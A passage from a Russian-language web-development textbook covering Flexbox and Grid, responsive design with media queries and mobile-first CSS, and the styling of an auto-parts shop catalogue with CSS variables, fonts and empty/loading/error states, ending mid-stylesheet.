Зачем: у товаров названия разной длины, карточки получаются разной высоты, и кнопки оказываются на разных уровнях — выглядит неряшливо. С этим приёмом кнопки всегда на одной линии.

Мелочь, которая отличает аккуратную вёрстку от небрежной.

Автозапчасти Firdavs

Запчасти для японских и немецких авто — Худжанд

[Главная](#)[Каталог](#)[Доставка](#)[Контакты](#)Поиск по каталогу

Каталог запчастей

Подобрать

Бренд

Цена от

до

Тормозные колодки Bosch

Артикул: 0986424815

250 сомони

В наличии: 7 шт.

Масляный фильтр Mann W71280

Артикул: W71280

45 сомони

В наличии: 23 шт.

Свечи зажигания Denso

Артикул: IK20

120 сомони

Под заказ, 5 дней

Тормозные диски Brembo

Артикул: 09.9468.11

780 сомони

В наличии: 2 шт.

Воздушный фильтр Mann C25114

Артикул: C25114

65 сомони

В наличии: 14 шт.

Аккумулятор Bosch S4 60Ah

Артикул: 0092540050

950 сомони

В наличии: 4 шт.

Тот же HTML, те же товары — но теперь это выглядит как магазин, а не как список.

Попробуйте изменить ширину окна браузера: колонки перестроятся сами. Мы не написали для этого ни одного условия — работает `auto-fill` с `minmax`.

СВОЙСТВО	ГДЕ ПИШЕТСЯ	ЧТО ДЕЛАЕТ
<code>display: flex</code>	у родителя	Выстроить детей в ряд
<code>flex-direction</code>	у родителя	<code>row</code> (строка) или <code>column</code> (столбец)
<code>gap</code>	у родителя	Промежуток между элементами
<code>justify-content</code>	у родителя	Распределение вдоль направления
<code>align-items</code>	у родителя	Выравнивание поперёк
<code>flex-wrap: wrap</code>	у родителя	Разрешить перенос на новую строку
<code>flex: 1</code>	у ребёнка	Занять равную долю места
<code>margin-top: auto</code>	у ребёнка	Прижать к низу
<code>display: grid</code>	у родителя	Включить сетку
<code>grid-template-columns</code>	у родителя	Сколько колонок и какой ширины
<code>1fr</code>		Доля свободного места
<code>repeat(auto-fill, minmax(260px, 1fr))</code>		Столько колонок, сколько влезет
<code>grid-template-areas</code>	у родителя	Раскладка страницы «картинкой»

Писать `display: flex` не тому элементу. Флекс задаётся **родителю**, а выстраиваются **дети**. Хотите поставить карточки в ряд — `display: flex` пишется контейнеру, а не карточке.

Забывать `flex-wrap: wrap`. Восемь карточек сожмутся в узкие полоски вместо переноса на вторую строку.

Путать `justify-content` и `align-items`. Запомните: `justify` — вдоль, `align` — поперёк.

Задавать карточкам жёсткую `width`. Ломает и Flexbox, и Grid. Пусть шириной управляет раскладка: `flex: 1 1 280px` или `minmax()`.

Строить сетку карточек на Flexbox. Можно, но в последнем ряду карточки растянутся и станут шире остальных. Grid такого не делает — для сеток берите Grid.

Городить `float`. Если увидите этот способ в старой статье — не берите. `float` придуман для обтекания картинки текстом, раскладку им делали от безысходности до появления Flexbox.

ЗАДАЧИ

Задачи

Задача 11.1. Переведите каталог на Grid по примеру из главы. Проверьте, как перестраивается при изменении ширины окна.

Задача 11.2. Что произойдёт в каждом случае?

```
.a { display: flex; justify-content: center; }
.b { display: flex; flex-direction: column; align-items: center; }
.c { display: flex; justify-content: space-between; align-items: center; }
.d { display: grid; grid-template-columns: 1fr 2fr; }
```

Задача 11.3. Сделайте шапку: название слева, меню справа, по центру по вертикали. Одним `display: flex`.

Задача 11.4. Выводите блок ровно по центру экрана — и по горизонтали, и по вертикали. Три строчки.

Задача 11.5. Сделайте карточку товара горизонтальной: фото слева, описание справа, кнопка прижата к правому краю.

Задача 11.6. Сколько будет колонок при ширине окна 1200px, если написано `repeat(auto-fill, minmax(280px, 1fr))` и `gap: 20px`? Посчитайте, потом проверьте в браузере.

Задача 11.7. Разложите страницу через `grid-template-areas`: шапка на всю ширину, слева фильтры 250px, справа каталог, внизу подвал на всю ширину.

Задача 11.8. Откройте flexboxfroggy.com — игра, где нужно довести лягушку до листика с помощью свойств Flexbox. 24 уровня, полчаса времени, и Flexbox укладывается в голову намертво. Есть русская версия.

Ответы — в Приложении Г.

В БОЮ В бою

Магазин autodoc.tj построен на Bootstrap — это готовый набор классов для раскладки. Там пишут не `display: flex`, а `class="row"` и `class="col-md-4"`.

Под капотом у Bootstrap — тот же Flexbox. Классы просто дают ему готовые имена.

Вывод, который стоит запомнить: сначала изучают, как работает механизм, потом — готовые надстройки над ним. Кто выучил только классы Bootstrap, беспомощен, как только нужно что-то нестандартное. Кто понимает Flexbox, разберётся в любом фреймворке за вечер.

ИТОГ Итог

- **Flexbox** — одна линия: ряд или столбец. **Grid** — сетка из строк и столбцов.
- `display: flex` пишется **родителю**, выстраиваются **дети**.
- `gap` — промежутки. Лучше, чем `margin`.
- `justify-content` — вдоль направления, `align-items` — поперёк.
- `flex-wrap: wrap` обязателен, если элементов много.
- Центрирование: `display: flex; justify-content: center; align-items: center;`
- **Каталог товаров:** `grid-template-columns: repeat(auto-fill, minmax(260px, 1fr))`.
Запомните наизусть — работает без медиазапросов.
- `margin-top: auto` прижимает кнопку к низу карточки.
- Обычная страница: **Grid снаружи, Flexbox внутри**.

Дальше — адаптивность: сделаем так, чтобы сайт был удобен на телефоне.

Адаптивность: сайт на телефоне

ЗАЧЕМ ЭТО

Зачем эта глава

Один факт, который меняет приоритеты: больше половины покупателей зайдут в ваш магазин с телефона. В Таджикистане доля мобильных ещё выше — многие вообще не пользуются компьютером.

Это значит, что сайт, удобный только на большом экране, — это сайт, неудобный для большинства.

В этой главе научимся делать так, чтобы одна и та же страница выглядела правильно и на мониторе, и на телефоне. Инструментов понадобится немного, и один вы уже видели.

РАЗБИРАЕМСЯ

Что такое адаптивность

Адаптивный сайт — тот, который подстраивается под ширину экрана.

Не «мобильная версия на отдельном адресе» — так делали пятнадцать лет назад, и это означало поддерживать два сайта. Сегодня подход другой: один HTML, один CSS, разное поведение в зависимости от ширины.

Три вещи, которые для этого нужны:

1. `<meta name="viewport">` — вы уже написали её в главе 8;
2. Гибкие размеры вместо жёстких;
3. Медиазапросы — правила, которые включаются при определённой ширине.

Половина проблем решается до всяких медиазапросов — просто отказом от жёстких чисел.

► Что заменить

```
/* Плохо — не поместится на телефоне */  
.karta { width: 400px; }  
  
/* Хорошо — подстроится */  
.karta { max-width: 400px; width: 100%; }
```

`max-width` означает «не шире, чем», но уже — можно. На широком экране карточка будет 400px, на узком — по ширине экрана.

Правило: пишите `max-width` вместо `width` почти всегда.

► Контейнер по центру

```
.container {  
  max-width: 1200px;  
  margin: 0 auto;  
  padding: 0 16px;  
}
```

Три строчки, которые есть на любом сайте:

- `max-width` — на огромном мониторе текст не растянется на всю ширину (читать строку в 300 символов невозможно);
- `margin: 0 auto` — центрирование блока. `auto` слева и справа делит свободное место поровну;
- `padding: 0 16px` — на телефоне текст не прилипнет к краям экрана.

► Гибкие картинки

```
img {  
  max-width: 100%;  
  height: auto;  
}
```

Две строчки, которые нужно написать в каждом проекте. Без них большое фото вылезет за края экрана и появится горизонтальная прокрутка — одна из самых раздражающих вещей на телефоне.

`height: auto` сохраняет пропорции при сжатии.

РАЗБИРАЕМСЯ

Медиазапросы

Теперь главный инструмент.

Медиазапрос — это блок правил, которые включаются только при определённом условии. Обычно условие — ширина экрана.

```
/* Обычные правила — работают всегда */
.katalog {
  grid-template-columns: repeat(3, 1fr);
}

/* А это включится только на экранах уже 768px */
@media (max-width: 768px) {
  .katalog {
    grid-template-columns: 1fr;
  }
}
```

Читается: «если ширина экрана не больше 768 пикселей — сделать одну колонку».

► Как это устроено

```
@media (max-width: 768px) { ... }
@media (min-width: 1024px) { ... }
@media (min-width: 768px) and (max-width: 1023px) { ... }
```

УСЛОВИЕ

КОГДА СРАБОТАЕТ

`max-width: 768px`

Экран уже или равен 768px

`min-width: 1024px`

Экран шире или равен 1024px

`and`

Оба условия сразу

⚠ Частая путаница: `max-width` в медиазапросе означает «до этой ширины», то есть более узкие экраны. Легко перепутать с `max-width` у элемента, где смысл другой.

► Типовые точки перелома

```
/* Телефон:      до 600px */  
/* Планшет:     600-900px */  
/* Ноутбук:     900-1200px */  
/* Большой экран: от 1200px */
```

Эти числа не священны. Правильный подход — **сужать окно браузера и смотреть, где вёрстка начинает выглядеть плохо**. Вот там и ставить точку перелома.

Гнаться за конкретными моделями телефонов бессмысленно: их сотни, и каждый год выходят новые.

РАЗБИРАЕМСЯ

Mobile-first: правильный порядок

Есть два способа писать адаптивный CSS.

► Способ 1: от большого к малому

```
.katalog { grid-template-columns: repeat(4, 1fr); }  
  
@media (max-width: 900px) { .katalog { grid-template-columns: repeat(2, 1fr); } }  
@media (max-width: 600px) { .katalog { grid-template-columns: 1fr; } }
```

Сначала пишем для компьютера, потом «чиним» для телефона.

► Способ 2: mobile-first — от малого к большому

```
.katalog { grid-template-columns: 1fr; }  
  
@media (min-width: 600px) { .katalog { grid-template-columns: repeat(2, 1fr); } }  
@media (min-width: 900px) { .katalog { grid-template-columns: repeat(4, 1fr); } }
```

Сначала пишем для телефона, потом добавляем колонки на широких экранах.

► Почему mobile-first лучше

Практическая причина. Телефон получает только базовые правила — простые и лёгкие. Компьютер получает базовые плюс дополнительные. Телефон, у которого обычно слабее и связь, и процессор, делает меньше работы.

Причина посерьёзнее — про мышление. Начиная с узкого экрана, вы вынуждены сразу отвечать на вопрос: *что здесь действительно важно?* На 360 пикселях не поместится всё — придётся выбирать главное.

А потом на большом экране добавить второстепенное — легко.

Если начать с компьютера, вы напишете всего, а потом будете мучительно решать, что выбросить. Обычно кончается тем, что не выбрасывают ничего, и на телефоне получается каша.

Добавьте в конец `style.css` :

```
/* ===== Основа: пишем для телефона ===== */

.container {
    max-width: 1200px;
    margin: 0 auto;
    padding: 0 16px;
}

img {
    max-width: 100%;
    height: auto;
}

body {
    font-size: 16px;
    padding: 16px;
}

h1 { font-size: 24px; }
h2 { font-size: 20px; }

/* Шапка на телефоне — в столбик */
header {
    display: flex;
    flex-direction: column;
    align-items: flex-start;
    gap: 12px;
}

/* Меню переносится, если не влезает */
nav ul {
    display: flex;
    flex-wrap: wrap;
    gap: 16px;
    list-style: none;
}
```

```

/* Каталог: одна колонка */
.katalog {
    display: grid;
    grid-template-columns: 1fr;
    gap: 16px;
}

/* Фильтры в столбик */
.filtrary fieldset {
    display: flex;
    flex-direction: column;
    gap: 10px;
}

.filtrary input,
.filtrary select {
    width: 100%;
    padding: 10px;
    font-size: 16px;
}

/* Кнопки на телефоне — во всю ширину, пальцем не промахнёшься */
button {
    width: 100%;
    padding: 14px;
    font-size: 16px;
}

/* ===== Планшет: от 600px ===== */
@media (min-width: 600px) {
    body { padding: 24px; }
    h1 { font-size: 28px; }

    .katalog { grid-template-columns: repeat(2, 1fr); }

    .filtrary fieldset {
        flex-direction: row;
        flex-wrap: wrap;
        align-items: center;
    }

    .filtrary input,

```

```

.filtr select { width: auto; }

button { width: auto; }
}

/* ===== Компьютер: от 900px ===== */
@media (min-width: 900px) {
  h1 { font-size: 32px; }

  header {
    flex-direction: row;
    justify-content: space-between;
    align-items: center;
  }

  .katalog {
    grid-template-columns: repeat(auto-fill, minmax(260px, 1fr));
  }
}

```

Заметьте порядок: сначала — как на телефоне, потом добавки.

РАЗБИРАЕМСЯ

Мелочи, которые решают на телефоне

Несколько вещей, о которых обычно не пишут в учебниках, но которые сразу видно живому человеку.

► Размер шрифта в полях — минимум 16px

```

input, select, textarea {
  font-size: 16px;
}

```

Почему именно 16. Safari на iPhone автоматически увеличивает страницу, когда человек нажимает на поле со шрифтом меньше 16px. Выглядит как сбой: человек тапнул в поле — сайт «прыгнул».

Ровно 16px и больше — не прыгает.

► Кнопки не меньше 44 пикселей

```
button, .knopka {  
    min-height: 44px;  
    padding: 12px 20px;  
}
```

44 пикселя — размер, который Apple вывела как минимальный для уверенного попадания пальцем. Меньше — человек промахивается и раздражается.

► Ссылки в меню — с отступами

Маленькие ссылки рядом друг с другом на телефоне — беда. Отступ 12–16px между ними спасает от случайных нажатий.

► Горизонтальная прокрутка — всегда ошибка

Если на телефоне страницу можно двигать вбок — что-то вылезло за края. Обычно виновники: широкая картинка без `max-width: 100%`, таблица, блок с жёсткой `width` или длинное слово без переносов.

Ищется так: в F12 включите режим телефона и постепенно сужайте — увидите, на чём начинается прокрутка.

► Таблицы на телефоне


Таблица шириной в шесть колонок на экране 360px не помещается никак. Простейшее решение — разрешить ей прокручиваться внутри своего блока:

```
.tablica-obertka {  
    overflow-x: auto;  
}
```

```
<div class="tablica-obertka">  
    <table>...</table>  
</div>
```

Теперь прокручивается только таблица, а страница остаётся на месте.

Тот же самый файл, та же страница. Слева — на компьютере, справа — на телефоне шириной 390 пикселей:



Тормозные колодки Bosch
Артикул: 0986424815

Мы не делали вторую версию сайта. Один HTML, один CSS — просто правила меняются при разной ширине.

Обратите внимание, что изменилось на узком экране:

- каталог стал одноколоночным;
- шапка встала в столбик;
- фильтры выстроились вертикально и растянулись на всю ширину;
- кнопки стали во всю ширину — пальцем не промахнуться;
- поля крупные, страница не прыгает при нажатии.

Способ 1: F12 → значок телефона. В панели разработчика есть кнопка переключения на мобильный вид (слева вверху панели, значок телефона с планшетом). Можно выбрать модель или задать ширину вручную.

Способ 2: просто сузить окно браузера. Грубее, но быстро и показывает, где вёрстка ломается.

Способ 3: открыть на настоящем телефоне. Самый честный. Пока сайт лежит у вас на компьютере, откройте его так:

```
php -S 0.0.0.0:8000
```

Узнайте свой IP в локальной сети (команда `ipconfig` на Windows, `ifconfig` или `ip a` на Mac и Linux) и откройте на телефоне `http://192.168.1.5:8000`, подставив свой адрес. Компьютер и телефон должны быть в одной Wi-Fi-сети.

Обязательно проверяйте на настоящем телефоне. Эмулятор в браузере не покажет, как реагирует ваш палец, как ведёт себя клавиатура и насколько мелкий на самом деле текст.

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

<code>@media (max-width: 768px)</code>	Правила для экранов уже 768px
<code>@media (min-width: 900px)</code>	Правила для экранов шире 900px
<code>max-width</code> у элемента	«Не шире, чем». Уже — можно
<code>margin: 0 auto</code>	Центрировать блок по горизонтали
<code>width: 100%</code>	Во всю ширину родителя
<code>overflow-x: auto</code>	Разрешить горизонтальную прокрутку внутри блока
<code>min-height: 44px</code>	Минимальная высота — палец попадёт
mobile-first	Сначала стили для телефона, потом добавки для широких экранов
точка перелома	Ширина, на которой меняется раскладка

ГРАБЛИ

Гребли

Забывать `<meta name="viewport">`. Всё остальное бессмысленно: телефон уменьшит страницу целиком, и медиазапросы даже не сработают. Проверьте первым делом.

Жёсткая `width` у блоков. Главная причина горизонтальной прокрутки. Замените на `max-width`.

Шрифт в полях меньше 16px. Страница будет прыгать на iPhone.

Слишком много точек перелома. Три-четыре достаточно. Десять — и вы сами перестанете понимать, что где включается.

Прятать содержимое на телефоне через `display: none`. Соблазнительно («не влезает — уберу»), но человек с телефона хочет того же, что и с компьютера. Не прячьте, а перестраивайте.

Проверять только в эмуляторе. Откройте на настоящем телефоне хотя бы раз — обязательно найдёте что-то, чего эмулятор не показал.

Задача 12.1. Сделайте свой каталог адаптивным по примеру из главы. Проверьте на трёх ширинах: 360px, 768px, 1200px.

Задача 12.2. На какой ширине сработает каждый запрос?

```
@media (max-width: 600px) { }  
@media (min-width: 900px) { }  
@media (min-width: 600px) and (max-width: 899px) { }
```

Задача 12.3. Перепишите в стиле mobile-first:

```
.blok { display: flex; gap: 20px; }  
@media (max-width: 700px) {  
  .blok { display: block; }  
}
```

Задача 12.4. Сузьте окно браузера на своём сайте до 320px — самый узкий современный телефон. Появилась горизонтальная прокрутка? Найдите виновника и почините.

Задача 12.5. Сделайте таблицу прайса из главы 7 прокручиваемой на телефоне.

Задача 12.6. Откройте свой сайт на настоящем телефоне. Запишите три вещи, которые оказались неудобными. Почините их.

Задача 12.7. Проверьте свой сайт в pagespeed.web.dev — это бесплатный инструмент Google. Он покажет оценку для мобильных и список проблем. Какая оценка? Что он предлагает исправить?

Задача 12.8. Найдите на любом сайте место, где на телефоне неудобно. Сформулируйте, почему именно, и как бы вы это исправили. Умение замечать неудобство — половина работы дизайнера.

Ответы — в Приложении Г.

В БОЮ

В бою

Загляните в `assets/css/custom.css` и поищите `@media`. Найдёте несколько блоков.

Самое интересное там — правила для меню каталога: на компьютере это боковая колонка, на телефоне оно превращается в выпадающий список. Не спрятано, а **перестроено** — ровно то, о чём мы говорили.

И маленький штрих из жизни: карточки товаров на боевом сайте специально сделаны с крупными кнопками. Не для красоты — потому что покупатель обычно стоит у машины, на улице, одной рукой держит телефон, и промахиваться ему нечем.

ИТОГ

Итог

- Больше половины покупателей придут с телефона. Это не «потом», это сразу.
- Три опоры адаптивности: **viewport**, **гибкие размеры**, **медиазапросы**.
- `max-width` вместо `width`. `img { max-width: 100%; height: auto; }` в каждый проект.
- `margin: 0 auto` центрирует блок.
- `@media (max-width: ...)` — для узких, `(min-width: ...)` — для широких.
- **Mobile-first**: сначала телефон, потом добавки. Заставляет выбрать главное.
- Шрифт в полях — **минимум 16px**, иначе iPhone будет прыгать.
- Кнопки — **минимум 44px** высотой.
- Горизонтальная прокрутка на телефоне — всегда ошибка.
- Не прячьте содержимое на телефоне. Перестраивайте.
- Проверяйте на **настоящем** телефоне.

Следующая глава — практическая. Доведем магазин до вида, который не стыдно показать.

Практика: каталог становится красивым

ЗАЧЕМ ЭТО

Зачем эта глава

Каталог у вас уже работает и перестраивается под телефон. Но между «работает» и «выглядит хорошо» есть расстояние, и сегодня мы его пройдем.

Разберём то, о чём обычно не говорят в учебниках по CSS, а зря — потому что именно это отличает сайт, сделанный дизайнером, от сайта, сделанного программистом:

- **переменные** — как перекрасить весь сайт, поменяв три строчки;
- **шрифты** — как подключить нормальный шрифт вместо системного;
- **шесть правил вёрстки**, которые сразу видно;
- **состояния** — что показывать, когда товаров нет.

К концу главы у вас будет магазин, который не стыдно показать.

РАЗБИРАЕМСЯ

Переменные CSS

► Проблема

Откройте свой `style.css` и посчитайте, сколько раз там встречается `#b5411f`. Наверняка раз восемь: заголовок, цена, кнопка, наведение на кнопку, рамка, линия в шапке.

Теперь представьте, что заказчик просит сменить фирменный цвет. Восемь замен, и одну вы точно пропустите.

► Решение

```
:root {  
  --cvet-osnovnoy: #b5411f;  
  --cvet-temnyi: #8f3418;  
  --cvet-text: #2b2622;  
  --cvet-tihii: #7c7166;  
  --cvet-fon: #faf7f2;  
  --cvet-karta: #ffffff;  
  --cvet-ramka: #e3d8c6;  
  --cvet-uspeh: #14584f;  
  
  --radius: 8px;  
  --otstup: 16px;  
  --ten: 0 2px 8px rgba(34, 30, 26, 0.06);  
}
```

Теперь используем:

```
h1 { color: var(--cvet-osnovnoy); }  
button { background: var(--cvet-osnovnoy); border-radius: var(--radius); }  
.tovar { border: 1px solid var(--cvet-ramka); box-shadow: var(--ten); }
```

ЧАСТЬ

ЧТО ЗНАЧИТ

:root	«Корень документа» — переменные видны везде
--cvet-osnovnoy	Имя переменной. Обязательно два дефиса в начале
var(--cvet-osnovnoy)	Подставить значение

Что вы получаете. Меняете одну строчку — перекрашивается весь сайт. Можно за минуту показать заказчику три варианта цветовой схемы.

Как называть переменные. По смыслу, а не по цвету:

```
--cvet-osnovnoy: #b5411f;   ✓ понятно, зачем  
--ryzhiy: #b5411f;         ✗ а если станет синим?
```

Это общее правило для программирования: имена дают **по роли**, а не по текущему значению.

Системные шрифты (Georgia, Arial) есть у всех, но выглядят обыденно. Свой шрифт сразу поднимает уровень.

► Как подключить

```
<head>

  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
  <link href="https://fonts.googleapis.com/css2?
family=Manrope:wght@400;600;800&display=swap"
      rel="stylesheet">

</head>
```

```
body {
  font-family: 'Manrope', system-ui, sans-serif;
}
```

Шрифты берутся с fonts.google.com — бесплатно, в том числе для коммерческих сайтов.

⚠ **Проверяйте кириллицу.** Далеко не все шрифты её поддерживают. На Google Fonts есть фильтр по языкам — выберите Cyrillic, иначе русский текст подставится другим шрифтом и будет выглядеть чужеродно.

► Хорошие пары для магазина

ЗАГОЛОВКИ	ТЕКСТ	НАСТРОЕНИЕ
Manrope	Manrope	Современно, чисто
Unbounded	Golos Text	Ярко, характерно
Playfair Display	Source Sans 3	Дорого, солидно
Oswald	PT Sans	Плотно, по-деловому

Правило: два шрифта максимум. Три — уже разнобой. Многие хорошие сайты обходятся одним, играя насыщенностью и размером.

► Сколько начертаний брать

```
family=Manrope:wght@400;600;800
```

Каждое начертание — отдельный файл, который скачает браузер. Три штуки достаточно: обычное (400), полужирное (600), очень жирное (800). Не подключайте все девять — сайт будет открываться дольше.

РАЗБИРАЕМСЯ

Шесть правил, которые сразу видно

Не дизайнерская теория, а конкретные приёмы. Примените — и разница будет заметна.

► 1. Отступы кратны одному числу

Возьмите базу — обычно 8 пикселей — и используйте только кратные: 8, 16, 24, 32, 40, 48.

```
:root {  
  --s1: 8px;  
  --s2: 16px;  
  --s3: 24px;  
  --s4: 32px;  
}
```

Почему работает: случайные 13px, 17px, 22px создают ощущение неаккуратности, даже если человек не может объяснить, что его смущает. Кратная сетка выглядит собранно.

► 2. Меньше цветов

Три-четыре цвета, не больше:

- основной (акцент, кнопки, цены);
- тёмный (текст);
- светлый (фон);
- один служебный (успех/ошибка).

Радуга из десяти цветов — верный признак любительской работы.

► 3. Меньше размеров шрифта

Четыре-пять размеров на весь сайт:

```
--text-mal: 14px; /* мелочи: артикул, примечания */
--text-osn: 16px; /* основной текст */
--text-bol: 20px; /* цена, подзаголовки */
--text-zag: 28px; /* заголовки разделов */
--text-glav: 36px; /* заголовок страницы */
```

► 4. Воздух важнее украшений

Самая частая ошибка новичка — всё лепится друг к другу.

Увеличьте отступы вдвое от того, что кажется достаточным. Почти всегда станет лучше.

Пустое место — не потерянное место, а инструмент: оно показывает, что с чем связано.

► 5. Выравнивание по одной линии

Всё, что можно выравнивать, должно быть выровнено. Заголовки, текст, кнопки в карточках — по одной вертикали.

Помните приём `margin-top: auto` из главы 11? Он ровно для этого: кнопки во всех карточках оказываются на одной линии.

► 6. Контраст текста

Светло-серый текст на белом фоне выглядит «дизайнерски», но читается плохо, особенно на телефоне при солнце.

Минимум — `#666` на белом. Лучше темнее. Проверить можно на webaim.org/resources/contrastchecker.

РАЗБИРАЕМСЯ

Состояния, о которых забывают

Ваш каталог показывает шесть товаров. А что будет, если товаров ноль?

Три состояния, которые новички не делают, а потом получают «сайт сломался»:

► Пусто

```
<div class="pusto">
  <p class="pusto-znak">🔍</p>
  <h3>Ничего не нашлось</h3>
  <p>Попробуйте изменить фильтры или поискать по артикулу.</p>
  <a href="/catalog" class="кнопка">Показать все товары</a>
</div>
```

```
.pusto {
  text-align: center;
  padding: 48px 24px;
  color: var(--cvet-tihii);
}
.pusto-znak { font-size: 40px; margin-bottom: 8px; }
```

Важно: пустой экран должен подсказывать, что делать дальше. Не просто «ничего не найдено», а кнопка выхода из тупика.

► Загрузка

Когда данные ещё едут, показывают заглушки-«скелеты» вместо пустоты:

```
.skeleton {
  background: linear-gradient(90deg, #eee 25%, #f5f5f5 50%, #eee 75%);
  background-size: 200% 100%;
  animation: перелив 1.4s infinite;
  border-radius: var(--radius);
  height: 180px;
}

@keyframes перелив {
  0% { background-position: 200% 0; }
  100% { background-position: -200% 0; }
}
```

Это серый прямоугольник с бегущим бликом. Человек видит, что процесс идёт, и не думает, что сайт завис.

► Ошибка

```
<div class="oshibka">  
  <p>Не удалось загрузить товары. Проверьте связь и попробуйте снова.</p>  
  <button>Повторить</button>  
</div>
```

Правило: сообщение об ошибке должно говорить, что делать, а не только что случилось.

Плохо: «Ошибка 500». Хорошо: «Не удалось загрузить. Попробуйте обновить страницу».


```
/* ===== Переменные ===== */
:root {
  --cvet-osnovnoy: #b5411f;
  --cvet-temnyi: #8f3418;
  --cvet-text: #2b2622;
  --cvet-tihii: #7c7166;
  --cvet-fon: #faf7f2;
  --cvet-karta: #ffffff;
  --cvet-ramka: #e8dfd0;
  --cvet-uspeh: #14584f;

  --s1: 8px; --s2: 16px; --s3: 24px; --s4: 32px;
  --radius: 10px;
  --ten: 0 2px 8px rgba(34, 30, 26, 0.05);
  --ten-navel: 0 8px 24px rgba(181, 65, 31, 0.14);
}

/* ===== Сброс ===== */
* { margin: 0; padding: 0; box-sizing: border-box; }

img { max-width: 100%; height: auto; display: block; }

body {
  font-family: 'Manrope', system-ui, -apple-system, sans-serif;
  font-size: 16px;
  line-height: 1.6;
  color: var(--cvet-text);
  background: var(--cvet-fon);
}

.container {
  max-width: 1200px;
  margin: 0 auto;
  padding: var(--s3) var(--s2);
}

/* ===== Шапка ===== */
header {
  display: flex;
```

```

    flex-direction: column;
    gap: var(--s2);
    padding-bottom: var(--s3);
    border-bottom: 2px solid var(--cvet-osnovnoy);
    margin-bottom: var(--s4);
}

.logo {
    font-size: 26px;
    font-weight: 800;
    color: var(--cvet-osnovnoy);
    letter-spacing: -0.02em;
}

.slogan { color: var(--cvet-tihii); font-size: 14px; }

nav ul { display: flex; flex-wrap: wrap; gap: var(--s3); list-style: none; }

nav a {
    color: var(--cvet-text);
    text-decoration: none;
    font-weight: 600;
    padding: var(--s1) 0;
    border-bottom: 2px solid transparent;
    transition: color .2s, border-color .2s;
}

nav a:hover {
    color: var(--cvet-osnovnoy);
    border-bottom-color: var(--cvet-osnovnoy);
}

/* ===== ПОИСК ===== */
.poisk { display: flex; gap: var(--s1); }

.poisk input {
    flex: 1;
    padding: 12px var(--s2);
    font-size: 16px;
    font-family: inherit;
    border: 1px solid var(--cvet-ramka);
    border-radius: var(--radius);
}

```

```

    background: var(--cvet-karta);
    transition: border-color .2s, box-shadow .2s;
}

.poisik input:focus {
    outline: none;
    border-color: var(--cvet-osnovnoy);
    box-shadow: 0 0 0 3px rgba(181, 65, 31, 0.12);
}

/* ===== КНОПКИ ===== */
button, .knopka {
    display: inline-flex;
    align-items: center;
    justify-content: center;
    min-height: 44px;
    padding: 12px var(--s3);
    font-size: 15px;
    font-family: inherit;
    font-weight: 600;
    color: #fff;
    background: var(--cvet-osnovnoy);
    border: none;
    border-radius: var(--radius);
    cursor: pointer;
    text-decoration: none;
    transition: background .2s, transform .1s;
}

button:hover, .knopka:hover { background: var(--cvet-temnyi); }
button:active { transform: translateY(1px); }

/* ===== Фильтры ===== */
.filtr {
    background: var(--cvet-karta);
    border: 1px solid var(--cvet-ramka);
    border-radius: var(--radius);
    padding: var(--s3);
    margin-bottom: var(--s4);
}

.filtr fieldset { border: none; display: flex; flex-direction: column; gap: var(--

```

```

s2); }

.filtriy legend { font-weight: 800; margin-bottom: var(--s1); }

.filtriy label { font-size: 14px; color: var(--cvet-tihii); display: block; margin-
bottom: 4px; }

.filtriy input, .filtriy select {
    width: 100%;
    padding: 10px 12px;
    font-size: 16px;
    font-family: inherit;
    border: 1px solid var(--cvet-ramka);
    border-radius: var(--radius);
    background: var(--cvet-karta);
}

/* ===== Каталог ===== */
.katalog {
    display: grid;
    grid-template-columns: 1fr;
    gap: var(--s3);
}

.tovar {
    display: flex;
    flex-direction: column;
    background: var(--cvet-karta);
    border: 1px solid var(--cvet-ramka);
